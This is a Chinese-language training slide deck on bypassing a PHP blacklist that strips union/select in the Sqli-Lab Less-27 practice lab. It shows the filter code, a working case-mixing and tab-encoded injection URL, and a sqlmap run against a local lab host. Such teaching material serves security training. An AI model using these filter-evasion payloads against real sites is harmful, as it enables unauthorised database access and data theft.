

2018

Web攻防 训练营

绕过剔除黑名单 (union和select) 的SQL注入

—— 课程内容 ——

- 1. 基础知识介绍
 - 2. 去除 (union) 的代码分析
 - 3. 绕过去除(union)的SQL注入
 - 4. Sqlmap安全检测
- 

01

基础知识介绍

Mysql基础知识介绍

1、Mysql中的大小写不敏感，大写与小写一样。用于绕过过滤黑名单。

2、Mysql 中的十六进制与URL编码。

3、符号和关键字替换 and -- &&、or -- ||。

4、空格使用 %20表示、%0a换行 %09 tab

02

去除 (union) 的代码分析

`preg_replace(mixed $pattern , mixed $replacement , mixed $subject)`:执行一个正则表达式的搜索和替换。

`$pattern`: 要搜索的模式，可以是字符串或一个字符串数组

`$replacement`: 用于替换的字符串或字符串数组。

`$subject`: 要搜索替换的目标字符串或字符串数组。

```
function blacklist($id)
{
$id= preg_replace('/[\\\/\*]/','',$id);           //strip out /*
$id= preg_replace('/[--]/','',$id);               //Strip out --.
$id= preg_replace('/[#]/','',$id);                //Strip out #.
$id= preg_replace('/[ +]/','',$id);               //Strip out spaces.
$id= preg_replace('/select/m','',$id);            //Strip out spaces.
$id= preg_replace('/[ +]/','',$id);               //Strip out spaces.
$id= preg_replace('/union/s','',$id);             //Strip out union
$id= preg_replace('/select/s','',$id);            //Strip out select
$id= preg_replace('/UNION/s','',$id);             //Strip out UNION
$id= preg_replace('/SELECT/s','',$id);            //Strip out SELECT
$id= preg_replace('/Union/s','',$id);             //Strip out Union
$id= preg_replace('/Select/s','',$id);            //Strip out select
return $id;
}
```



03

绕过去除(union)的SQL注入

Sqli-Lab 27 绕过策略

%09表示空格、 ||表示 or 、 union/select 大小写、双写绕过。

http://127.0.0.1/sqli/Less-27/?id=10000000%27%09%09uniOn%09SelEcT%091,2,3%09||%09%271




04

Sqlmap安全测试

Sqlmap安全检测

sqlmap -u "URL" --dbs --batch



```
root@kali:~# sqlmap -u "http://192.168.1.100/sqli/Less-27/?id=1" --dbs --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 07:45:20

[07:45:23] [INFO] testing connection to the target URL
[07:45:24] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:45:25] [INFO] testing if the target URL content is stable
[07:45:27] [INFO] target URL content is stable
[07:45:27] [INFO] testing if GET parameter 'id' is dynamic
[07:45:28] [INFO] confirming that GET parameter 'id' is dynamic
[07:45:29] [INFO] GET parameter 'id' is dynamic
[07:45:30] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[07:45:31] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[07:45:31] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[07:45:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:45:47] [WARNING] reflective value(s) found and filtering out
[07:45:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```


总结

- 1. 基础知识介绍
- 2. 去除 (union) 的代码分析
- 3. 绕过去除(union)的SQL注入
- 4. Sqlmap安全检测

再见

欢迎关注 Web安全 训练营课程